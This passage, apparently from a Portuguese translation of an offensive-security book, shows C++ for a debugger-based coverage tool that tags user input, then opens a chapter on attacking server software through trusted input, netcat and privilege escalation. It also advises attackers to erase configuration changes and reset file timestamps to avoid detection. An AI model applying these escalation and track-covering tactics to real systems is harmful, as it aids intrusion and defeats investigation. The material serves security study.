               (PUCHAR)m_instruction,
              FALSE       ) )
{
    ret = TRUE;
}
else
{
     _error_out("error disassembling instruction\n");
    ret = FALSE;
}

 CloseHandle(hThread);
```

Uma estrutura de thread definida pelo usuário é utilizada nesse código. O contexto é obtido para sabermos qual instrução está sendo executada. A chamada de função `disasm` é publicada no código-fonte do Dr. Watson e pode ser incorporada facilmente ao seu projeto. Recomendamos que você encontre o código-fonte do Dr. Watson para adicionar a capacidade de desassemblagem correspondente. Como alternativa, há outros disassemblers de código-fonte aberto à disposição, que fornecem uma funcionalidade semelhante.

Criando uma ferramenta básica de cobertura de código

Como já mencionamos no capítulo, todas as ferramentas disponíveis de cobertura, comerciais ou não, não dispõem de recursos e métodos significativos de visualização de dados que são importantes para o invasor. Em vez de combater com ferramentas caras e deficientes, por que não criar a sua própria ferramenta? Nessa seção, apresentamos uma das jóias deste livro — uma ferramenta simples de cobertura de código que pode ser projetada utilizando as chamadas de depuração da API, que são descritas em outra parte do livro. A ferramenta deve monitorar todos os desvios condicionais do código. Se for possível controlar o desvio condicional pelas entradas fornecidas pelo usuário, deve-se observar esse fato. Naturalmente, o objetivo é determinar se o conjunto de entrada utilizou todos os desvios possíveis que podem ser controlados.

Para os fins desse exemplo, a ferramenta executará o processador em modo passo a passo e monitorará cada instrução utilizando um disassembler. O objeto central que

estamos monitorando é um local de código. O local é um único bloco contínuo de instruções sem desvios. As instruções de desvio conectam todos os locais de código. Ou seja, um local de código se liga a outro local de código. Queremos monitorar todos os locais de código que foram visitados e determinar se a entrada fornecida pelo usuário está sendo processada no local. A estrutura que estamos utilizando para monitorar localizações de código é a seguinte:

```
// Um local de código
struct item
{
    item()
    {
        subroutine=FALSE;
        is_conditional=FALSE;
        isret=FALSE;
        boron=FALSE;
        address=0;
        length=1;
        x=0;
        y=0;
        column=0;
    m_hasdrawn=FALSE;
}

bool    subroutine;
bool    is_conditional;
bool    isret;
bool    boron;
bool    m_hasdrawn;         // Para interromper referências circulares

int        address;
int        length;
int        column;
int        x;
int        y;

std::string m_disasm;
std::string m_borons;

std::list<struct item *> mChildren;

struct item * lookup(DWORD addr)
{
    std::list<item *>::iterator i = mChildren.begin();
    while(i != mChildren.end())
    {
        struct item *g = *i;
```

```
            if(g->address == addr) return g;
            i++;
        }
        return NULL;
    }
};
```

Cada local tem uma lista de ponteiros para todos os desvios-alvo do local. Cada local também tem uma string que representa as instruções de assembly que compõem a localização. O seguinte código é executado em cada evento passo a passo:

```
struct item *anItem = NULL;

// Certifica-se de ter um contexto "fresco".
theThread->GetThreadContext();

// Desassembla a instrução-alvo.
m_disasm.Disasm( theThread );

// Determina se esse é o alvo de uma instrução de desvio.
if(m_next_is_target || m_next_is_calltarget)
{
anItem = OnBranchTarget( theThread );
 SetCurrentItemForThread( theThread->m_thread_id, anItem);
m_next_is_target = FALSE;
m_next_is_calltarget = FALSE;

// Desviamos, e então precisamos configurar as listas de pai/
// filho.
if(old_item)
{
    // Determina se já estamos no filho.
    if(NULL == old_item->lookup(anItem->address))
    {
        old_item->mChildren.push_back(anItem);
    }
}
else
{
    anItem = GetCurrentItemForThread( theThread->m_thread_id );
}

if(anItem)
{
    anItem->m_disasm += m_disasm.m_instruction;
    anItem->m_disasm += '\n';
```

```
}
char *_c = m_disasm.m_instruction;
if(strstr(_c, "call"))
{
    m_next_is_calltarget = TRUE;
}
else if(strstr(_c, "ret"))
{
    m_next_is_target = TRUE;
    if(anItem) anItem->isret = TRUE;
}
else if(strstr(_c, "jmp"))
{
    m_next_is_target = TRUE;
}
else if(strstr(_c, "je"))
{
    m_next_is_target = TRUE;
    if(anItem)anItem->is_conditional=TRUE;
}
else if(strstr(_c, "jne"))
{
    m_next_is_target = TRUE;
    if(anItem)anItem->is_conditional=TRUE;
}
else if(strstr(_c, "jl"))
{
    m_next_is_target = TRUE;
    if(anItem)anItem->is_conditional=TRUE;
}
else if(strstr(_c, "jle"))
{
    m_next_is_target = TRUE;
    if(anItem)anItem->is_conditional=TRUE;
}
else if(strstr(_c, "jz"))
{
    m_next_is_target = TRUE;
    if(anItem)anItem->is_conditional=TRUE;
}
else if(strstr(_c, "jnz"))
{
    m_next_is_target = TRUE;
    if(anItem)anItem->is_conditional=TRUE;
}
else if(strstr(_c, "jg"))
{
    m_next_is_target = TRUE;
```

```
        if(anItem)anItem->is_conditional=TRUE;
    }
    else if(strstr(_c, "jge"))
    {
        m_next_is_target = TRUE;
        if(anItem)anItem->is_conditional=TRUE;
    }
    else
    {
        // Não na instrução de desvio,
        // portanto adicionamos um ao comprimento do item atual.
        if(anItem) anItem->length++;
    }

    ////////////////////////////////////////////////
    // Procura o tag boron.
    ////////////////////////////////////////////////
    if(anItem && mTagLen)
    {
        if(check_boron(theThread, _c, anItem)) anItem->boron = TRUE;
    }

    old_item = anItem;
```

Primeiramente, vemos que o código obtém uma estrutura "fresca" do contexto para o thread que acabou de ser inspecionado. A instrução apontada pelo ponteiro de instruções é desassemblada. Se a instrução é o início de um novo local de código, a lista de locais atualmente mapeados é consultada para não criarmos entradas duplas. Em seguida, a instrução é comparada com uma lista de instruções de desvio conhecidas e os flags adequados são configurados na estrutura do item. Por fim, é feita uma verificação em relação aos tags boron. O código para uma verificação de tags boron é apresentado no parágrafo a seguir.

Verificando a presença de tags Boron

Quando ocorre um breakpoint ou evento de passo a passo, o depurador pode consultar a memória procurando tags boron (ou seja, substrings reconhecidamente fornecidas pelo usuário). Usando as rotinas de consulta de memória já apresentadas no livro, podemos fazer algumas consultas razoavelmente inteligentes em relação aos tags boron. Como os registradores de CPU são usados constantemente para armazenar ponteiros de dados, faz sentido verificar todos os registradores de CPU à procura de ponteiros válidos de memória quando ocorre um evento de passo a passo ou uma interrupção. Se o registrador aponta para uma memória válida, podemos consultar a memória e procurar um tag boron. O fato é que todo local de código que está utilizando dados fornecidos pelo usuário geralmente tem um ponteiro para esses dados em um dos registradores. Para verificar os registradores, você pode utilizar uma rotina como esta:

```
bool check_boron ( CDThread *theThread, char *c, struct item *ip )
{
    // Se algum dos registradores aponta para o buffer de usuário, marca-o com um tag.
    DWORD reg;

    if(strstr(c, "eax"))
    {
        reg = theThread->m_ctx.Eax;
    if(can_read( theThread, (void *)reg ))
    {
        SIZE_T lpRead;
        char string[255];
        string[mTagLen]=NULL;
        // Lê a memória-alvo.
        if(ReadProcessMemory( theThread->m_hProcess,
                (void *)reg, string, mTagLen, &lpRead))
        {
                if(strstr( string, mBoronTag ))
            {
                // Encontrou a string boron.
                ip->m_borons += "EAX: ";
                ip->m_borons += c;
                ip->m_borons += " -> ";
                ip->m_borons += string;
                ip->m_borons += '\n';

                return TRUE;
            }
        }
    }
....
// Repete essa chamada em todos os registradores EAX, EBX, ECX, EDX, ESI e EDI.

return FALSE;
}
```

Para poupar espaço, nós não colamos o código para todos os registradores, somente para o registrador EAX. O código deve consultar todos os registradores citados no comentário. A função retorna `TRUE` se o tag `boron` fornecido for encontrado em um dos ponteiros de memória.

Conclusão

Todo software é composto por um código legível por máquina. Na verdade, é o código que faz cada programa funcionar da forma como funciona. O código define o software

e as decisões que ele irá tomar. A engenharia reversa, da forma que é aplicada ao software, é o processo de procurar padrões no código. Identificando certos padrões de código, o invasor pode encontrar possíveis vulnerabilidades de software.

Este capítulo lhe mostrou os conceitos básicos e os métodos de descompilação, para que você entenda melhor como o programa realmente funciona. Chegamos até a fornecer algumas ferramentas rudimentares (mas eficientes) como exemplos. Utilizando esses métodos e ferramentas, você pode aprender quase tudo o que precisa saber sobre um alvo e usar essas informações para explorá-lo.

4 Explorando software servidor

O ato de invadir um computador sentando à frente dele com um disco de inicialização beira a banalidade. Mas um ataque com disco de inicialização requer sentar à frente de um console que pode ter proteções físicas (inclusive, digamos, seguranças armados e cachorros). A única grande habilidade necessária para realizar esse tipo de ataque é conseguir entrar no local. Por isso, a segurança física proporcionada pelo segurança armado é necessária para proteger a maioria dos computadores de segurança crucial (pense na National Security Agency – NSA, dos EUA). Naturalmente, em uma situação extrema, o computador mais seguro é o que não está conectado à rede, fica sempre desligado, está com o disco zerado e enterrado sob quatro toneladas de concreto. O problema da segurança física extrema é que o computador mais seguro também parece ser completamente inútil! Nas situações reais, as pessoas gostam de fazer coisas no computador. Sendo assim, os computadores são ligados, inicializados, conectados à Internet e os usuários digitam coisas com o teclado.

Na Internet, muito pouco é feito para dar segurança à maioria das máquinas. Máquinas sem segurança, que são ligadas assim que saem da caixa, estão "nuas". A Internet é, em grande parte, um conjunto de máquinas nuas conectadas como latas amarradas com um barbante. O problema é tão grave que um candidato a *script kiddie* literalmente pode fazer o download de uma ferramenta de exploração com mais de dois anos em um site público e, mesmo assim, atacar com sucesso uma quantidade surpreendentemente grande de máquinas. Na Internet, sempre há alvos fáceis que servem para praticar. Em situações mais realistas, uma rede-alvo terá um pouco mais de segurança, terá os patches de software mais recentes, um sistema de detecção de intrusão para descobrir ataques conhecidos e um firewall ou dois com alguns equipamentos de auditoria real.

Naturalmente, pode-se explorar o software em qualquer lugar, não só em máquinas conectadas à Internet. Ainda existem redes "fora de moda", como as redes de telefonia, linhas dedicadas, transmissão a laser de alta velocidade, frame relay, X.25, satélite e microondas. Mas os riscos são semelhantes, apesar de os protocolos de comunicação não serem.

Os ataques remotos — ataques através de redes — são muito menos perigosos (para o invasor) do ponto de vista físico, em comparação com ataques que exigem acesso físico à máquina. Sempre é bom evitar o perigo físico, como ferimentos a bala e mordidas de cachorro (para não falar em prisão). Entretanto, os ataques remotos tendem a ser tecnicamente mais complexos, e requerem mais do que uma capacidade mínima de engenharia. O ataque remoto sempre envolve o ataque a um software em rede. O software que aceita conexões de rede e realiza atividades para os usuários remotos é o chamado *software servidor*. O software servidor é o alvo dos ataques remotos.

Este capítulo é sobre a exploração do software servidor. Enfocamos principalmente o software baseado na Internet, mas tenha em mente que outras formas de software servidor são vítimas dos mesmos ataques descritos aqui. A exploração do software servidor pode ter várias razões. Talvez o programador não tenha muita experiência e conhecimento em segurança. Talvez o responsável pelo projeto tenha feito suposições erradas sobre o caráter "amigável" do ambiente. Talvez tenham sido utilizados protocolos malfeitos ou ferramentas inadequadas. Todos esses problemas dão origem a vulnerabilidades. Várias explorações têm como origem erros incrivelmente simples (e bobos) como o mau uso de APIs (por exemplo: `gets()`). Esses tipos de bugs parecem ser grandes descuidos por parte dos desenvolvedores, mas lembre-se de que a maioria dos desenvolvedores de hoje não tem noção dos problemas de segurança de software. Em todo caso, não importando se as vulnerabilidades são vulnerabilidades de entradas confiáveis, erros de programação, erros de cálculos computacionais ou problemas simples de sintaxe, todas essas causas em conjunto dão origem a explorações remotas.

Os tipos mais básicos de ataque abordados neste capítulo são apresentados em profundidade em livros como *Hacking Exposed* [McClure et al., 1999]. Foram captados ataques mais simples ao servidor em ferramentas altamente disponíveis que você (e outros) pode baixar na Internet. Se você precisa saber mais sobre os princípios básicos de ataque server-side (do lado do servidor) e sobre o uso de ferramentas simples, leia esse livro. Nós começamos de onde eles pararam.

Neste capítulo, apresentamos várias questões básicas da exploração server-side, inclusive o problema das entradas confiáveis, o problema do elevação de privilégios, a localização de pontos de injeção e exploração da confiança por meio da configuração. Em seguida, passamos a apresentar um conjunto de técnicas específicas de exploração com vários exemplos, para que você veja como as questões gerais são postas em prática.

O problema da entrada confiável

Uma suposição por parte dos desenvolvedores e arquitetos é de que os usuários do software nunca serão hostis. Infelizmente, isso está errado. Os usuários maliciosos existem, especialmente quando o software aceita entradas diretamente da Internet. Outro equívoco comum é um erro lógico baseado na idéia segundo a qual, se a interface com o usuário no programa cliente não permitir a geração de uma determinada

entrada, a entrada não irá acontecer. Esse é outro erro. O invasor não tem nenhuma necessidade de utilizar um código específico de cliente para gerar entrada para um servidor. Um invasor pode simplesmente mergulhar em um mar agitado de bits brutos e enviar alguns pela fiação. Esses dois problemas são a gênese de vários problemas de entrada confiável.

Nenhum tipo de dado bruto que existe do lado de fora do software servidor deveria ser confiável. A segurança do lado do cliente é um paradoxo. Em termos simples, todos os clientes serão invadidos. Naturalmente o verdadeiro problema é a *confiança* do cliente. Aceitar cegamente qualquer coisa do cliente e confiar totalmente nele é uma má idéia; mesmo assim, isso acontece muito no projeto server-side.

Considere um problema comum. Se os dados que não deveriam ser confiados e a entrada for utilizada para criar um nome de arquivo ou acessar um banco de dados, o código de servidor terá concedido explicitamente o acesso ao sistema local a um cliente (que talvez não mereça). A confiança indevida é um problema generalizado — talvez seja o problema de segurança mais preponderante. O sistema de software não deve confiar implicitamente em um possível invasor. As transações realizadas por usuários devem sempre ser tratadas como hostis. Os programas que aceitam entradas da Internet (mesmo se forem supostamente "filtradas" por uma aplicação firewall) *têm de ser* projetados de forma defensiva. Entretanto, a maioria dos programas aceita alegremente as entradas dos usuários e realiza operações de arquivo, consultas ao banco de dados e chamadas de sistema com base na entrada bruta.

Um dos problemas básicos envolve o uso de uma "black list" ("lista negra") para filtrar e remover "entradas inadequadas." O problema dessa abordagem é que a criação e manutenção de uma black list abrangente e completa é, para dizer o mínimo, difícil. Uma abordagem muito melhor é a especificação das entradas que *devem* ser permitidas, formando uma "white list". Os equívocos da black list facilitam muito o trabalho do invasor.

Há muitas vulnerabilidades porque a entrada do usuário é confiada e utilizada de formas que permitem ao usuário abrir arquivos arbitrários, controle consultas a bancos de dados e até mesmo desligue o sistema. Alguns desses ataques podem ser executados por usuários anônimos da rede. Outros requerem uma conta de usuário e uma senha para serem explorados adequadamente. Entretanto, nem mesmo os usuários normais devem ter a capacidade de fazer o dump de bancos de dados inteiros e criar arquivos na raiz do servidor de arquivos.

Em muitos casos, no projeto-padrão de sistemas cliente/servidor, o programa cliente terá uma interface com o usuário e, portanto, atuará como uma "camada intermediária" entre o usuário e o programa servidor. Por exemplo: um formulário em uma página Web representa uma camada intermediária entre o usuário e o programa servidor. O cliente apresenta um belo formulário gráfico no qual o usuário pode inserir dados. Quando o usuário pressiona o botão "Submit (Enviar)", o código cliente junta todos os dados no formulário, reformula seu formato e o entrega ao servidor.

As interfaces com o usuário se destinam a atuar como uma camada de abstração entre um humano e um programa servidor. Por isso, as interfaces com o usuário quase nunca mostram os aspectos práticos e funcionais do que está sendo transmitido do cliente para o servidor. Da mesma forma, o programa cliente tende a mascarar boa parte dos dados que o servidor pode fornecer. A interface com o usuário pega os dados, converte-os para utilização, enfeita-os etc. Entretanto, nos bastidores, está ocorrendo a transmissão dos dados brutos.

Naturalmente, o software cliente só ajuda o usuário a criar uma solicitação com formatação especial. É totalmente possível remover o código cliente do loop, desde que o usuário possa criar manualmente a solicitação com formato especial. Porém, até mesmo esse fato simples parece passar despercebido na "arquitetura de segurança" de várias aplicações on-line. Os invasores contam com o fato que eles podem criar programas cliente hostis ou interagir diretamente com os servidores. Um dos programas mais conhecidos de "cliente do mal" utilizado pelos invasores é o chamado *netcat*. O netcat simplesmente abre uma porta para um servidor remoto. Após estabelecer essa porta, o invasor pode teclar manualmente ou fazer um pipe da saída com o servidor remoto. *Bingo!* O cliente desapareceu.

Padrão de ataque: Torne o cliente invisível

Remova o cliente do loop de comunicações conversando diretamente com o servidor. Explore para determinar o que o servidor irá e não irá aceitar como entrada.

Toda confiança do servidor em relação ao cliente é uma receita de desastre. Um programa seguro de servidor deve ser explicitamente paranóico em relação a qualquer tipo de dado enviado pela rede e sempre deve pressupor que um cliente hostil está sendo utilizado. Por essa razão, as práticas de programação segura nunca podem conter soluções baseadas em campos ocultos nem na validação de formulários JavaScript. Pelo mesmo motivo, o projeto seguro nunca deve confiar na entrada do cliente. Para saber mais sobre como evitar o problema das entradas confiáveis, consulte *Writing Secure Code* [Howard e LeBlanc, 2002] e *Building Secure Software* [Viega e McGraw, 2001].

O problema de elevação de privilégios

Certos componentes do sistema têm relacionamentos de confiança (às vezes implícitos, às vezes explícitos) com outras partes do sistema. Alguns desses relacionamentos de confiança oferecem possibilidades de "elevação de confiança" — ou seja, esses componentes podem expandir confiança cruzando os limites internos de uma região

de menos confiança para uma região de mais confiança. Para entender isso, pense no que acontece quando uma chamada de sistema no nível do kernel é feita por uma aplicação simples. A confiança no kernel é claramente muito maior que a confiança na aplicação porque, se o kernel se comportar mal, coisas graves podem acontecer; a aplicação, por sua vez, pode ser neutralizada sem conseqüências drásticas.

Ao falar sobre parâmetros confiáveis, devemos pensar em termos de elevação de confiança no sistema. Onde o parâmetro confiável está sendo inserido e onde está sendo utilizado? O ponto de utilização faz parte de uma região de maior confiança em relação ao ponto de entrada? Se fizer, descobrimos um caminho de elevação de privilégios.

Igualdade de confiança entre processo e permissões

As permissões de um processo impõem um limite superior eficiente para as capacidades de uma exploração, mas a exploração não se limita a um único processo. Lembre-se de que você está atacando um *sistema*. Procure situações em que um processo de privilégio baixo se comunica com um processo de privilégio mais alto. A comunicação síncrona pode ser executada via chamadas de procedimento, handles de arquivos ou sockets. Curiosamente, a comunicação via arquivo de dados é livre da maioria das restrições normais de tempo. Muitas entradas de banco de dados também são livres disso. Isso significa que você pode colocar "bombas lógicas" ou "bombas de dados" em um sistema, que disparam no momento em que se chega a um determinado estado.

Os links entre programas podem ser extensos e muito difíceis de auditar. Para o desenvolvedor, isso significa que haverá "brechas" naturais no projeto. Portanto, há oportunidades para o invasor. Os limites do sistema freqüentemente são os principais pontos fracos de um alvo. Também há vulnerabilidades onde vários componentes do sistema se comunicam. As relações podem ser surpreendentes. Considere um arquivo de log. Quando um processo de baixo privilégio cria entradas de log e um processo de alto privilégio lê o arquivo de log, há um meio evidente de comunicação entre os dois programas. Apesar de parecer uma situação um pouco forçada, já foram divulgados explorações que se aproveitaram desse tipo de vulnerabilidade. Por exemplo: o servidor Web irá registrar em log os dados fornecidos pelo usuário a partir de solicitações de página. Um usuário anônimo pode inserir metacaracteres especiais na solicitação de página, fazendo com que os caracteres sejam salvos em um arquivo de log. Quando um usuário root faz a manutenção normal do sistema no arquivo de log, os metacaracteres podem fazer com que os dados sejam acrescentados ao arquivo de senha. Os problemas continuam.

Se não rodarmos como administrador, tudo será quebrado!

Os guias de programação segura estão cheios de referências ao princípio do menor privilégio (consulte *Building Secure Software* [Viega e McGraw, 2001], para ver exemplos). O problema é que a maioria dos códigos não é projetada para funcionar com o

menor privilégio. Freqüentemente, o código não consegue funcionar adequadamente se houver restrições de acesso nele. O problema é que vários programas desse tipo poderiam muito bem ter sido criados sem requerer acesso de administrador ou de root, mas não foram. Conseqüentemente, os softwares atuais executam com uma quantidade excessiva de privilégios para todo o sistema.

Ao pensar no privilégio, deve-se ajustar o ponto de vista para uma visão panorâmica, que envolve todo o sistema. (Esse é um excelente truque para invasores, que você deve internalizar.) Freqüentemente, o SO é o serviço básico que faz verificações de privilégio e controle de acesso, mas vários programas não obedecem adequadamente ao conceito do menor privilégio e, portanto, abusam do SO e solicitam privilégios demais (e muitas vezes não recebem uma resposta negativa). Além disso, o usuário do programa pode ou não notar esse problema, mas o invasor com certeza o notará. Uma técnica muito interessante é executar um programa-alvo em uma sandbox ("caixa de areia") e analisar o contexto da segurança de cada chamada e operação (algo que as plataformas avançadas como o Java 2 facilitam). É muito provável que apareçam problemas de privilégio durante esse exercício, fornecendo uma das formas mais sofisticadas de ataque.

Padrão de ataque: Programas que gravam em recursos privilegiados do SO

Procure programas que gravam nos diretórios de sistema ou nas chaves de registro (como o HKLM, que armazena várias variáveis críticas de ambiente do Windows). De modo geral, esses programas são executados com privilégios elevados e normalmente não foram projetados tendo em vista a segurança. Tais programas são excelentes alvos de explorações porque concedem grande quantidade de poder quando quebram.

Processos com privilégios elevados para leitura de dados de fontes não-confiáveis

Após obter o acesso remoto ao sistema, o invasor deve começar a procurar arquivos e chaves de registro que possam ser controlados. Da mesma forma, o invasor deve começar a procurar pipes locais e objetos de sistema. O Windows NT, por exemplo, tem um gerenciador de objetos e um diretório de objetos de sistema que incluem seções de memória (segmentos reais de memória que podem ter acesso de leitura/gravação), e abrem handles de arquivos, pipes e mutexes. Todos esses elementos são possíveis pontos de entrada nos quais o invasor pode dar o próximo passo na máquina. Depois de penetrar nas fronteiras do sistema de software, geralmente o invasor quer obter acesso ao kernel ou ao processo servidor. Qualquer ponto de entrada de dados pode ser utilizado como ponto de apoio para chegar a outros espaços de memória privilegiados.

Padrão de ataque: Utilize um arquivo de configuração fornecido pelo usuário para executar comandos que elevam privilégios

Um programa utilitário setuid aceita argumentos de linha de comando. Um desses argumentos permite ao usuário fornecer o caminho para um arquivo de configuração. O arquivo de configuração permite inserir comandos de shell. Portanto, quando o utilitário é iniciado, ele executa os comandos fornecidos. Um dos exemplos de ataques realizados é o do conjunto de utilitários UUCP (programa de cópia de UNIX para UNIX). O programa utilitário pode não ter acesso de root, mas pode pertencer a um contexto de grupo ou de usuário que seja mais privilegiado que o invasor. No caso do UUCP, a elevação pode levar ao grupo dialer ou à conta de usuário do UUCP. A elevação de privilégio em passos normalmente leva o invasor a comprometer root (o objetivo final).

Alguns programas não permitem os arquivos de configuração fornecidos pelo usuário, mas o arquivo de configuração para todo o sistema pode ter um ponto fraco nas permissões. Há uma grande quantidade de vulnerabilidades que existem por causa de permissões mal configuradas. Um aviso: Como invasor, você deve considerar o arquivo de configuração como um ponto de detecção evidente. Um processo de segurança pode monitorar o arquivo-alvo. Se você faz alterações em um arquivo de configuração para obter privilégios, você deve limpar imediatamente o arquivo quando terminar. Você também pode utilizar certos utilitários para configurar as datas de acesso ao arquivo de volta ao valor anterior. O segredo é não deixar um rastro que permita investigar o arquivo que você explorou.

Processos que utilizam componentes com privilégios elevados

Alguns processos são suficientemente inteligentes para executar solicitações de usuário como um thread de baixo privilégio. Essas solicitações, em teoria, não podem ser utilizadas em ataques. Entretanto, a suposição por trás disso é que as contas de baixo privilégio utilizadas para controlar o acesso não podem ler arquivos secretos etc. A verdade é que muitos sistemas não são muito bem administrados, e até mesmo as contas de baixo privilégio podem caminhar pelo sistema de arquivos e o espaço do processo. Observe também que várias abordagens do menor privilégio têm exceções. O servidor Microsoft IIS é um exemplo. Se o IIS não for configurado corretamente, o código injetado pelo usuário pode executar a chamada de API `RevertToSelf()` e fazer com que o código volte a ter o nível de administrador. Além disso, certas DLLs são sempre executadas como administrador, independentemente do privilégio do usuário. A moral da história é que, se você audita um alvo por um tempo suficientemente longo, é muito provável que encontre um ponto de entrada em que o princípio do menor privilégio não está sendo aplicado.

Descobrindo os pontos de injeção

Há várias ferramentas que podem ser utilizadas para auditar o sistema em relação a arquivos e outros pontos de injeção. No caso do Windows NT, as ferramentas mais

conhecidas para analisar o registro ou sistema de arquivos estão disponíveis em http://www.sysinternals.com. As ferramentas chamadas *filemon* e *regmon* são boas para monitorar arquivos e chaves de registro. São ferramentas relativamente bem conhecidas. Outras ferramentas que fornecem esses tipos de dados compõem uma classe de programas chamada de *monitores de API*. A Figura 4.1 mostra uma ferramenta bastante conhecida chamada *filemon*. Os programas monitores conectam certas chamadas de API e permitem ver os argumentos que estão sendo passados. Às vezes, esses utilitários permitem a alteração das chamadas *on the fly*, isto é, instantaneamente, durante seu processamento — uma forma primitiva de injeção de falha.




Figura 4.1: Esta é uma captura de tela do filemon, uma ferramenta para espionar o sistema de arquivos, disponível em www.sysinternals.com. Esse programa é útil para fazer engenharia reversa de softwares para localizar vulnerabilidades.

A FST (Failure Simulation Tool) da Cigital faz exatamente isso (Figura 4.2). O FST se interpõe entre uma aplicação e as DLLs, regravando a tabela de endereços de interrupção. Dessa maneira, o monitor de API pode ver exatamente quais APIs estão sendo chamadas e quais parâmetros estão sendo passados. O FST pode ser utilizado para informar tipos interessantes de falhas da aplicação que está sendo testada.[1] Ferramentas como o filemon e o FST demonstram o uso da interposição como um ponto crítico de injeção.

1. Para saber mais sobre o FST, consulte a publicação de Schmid e Ghosh [1999].

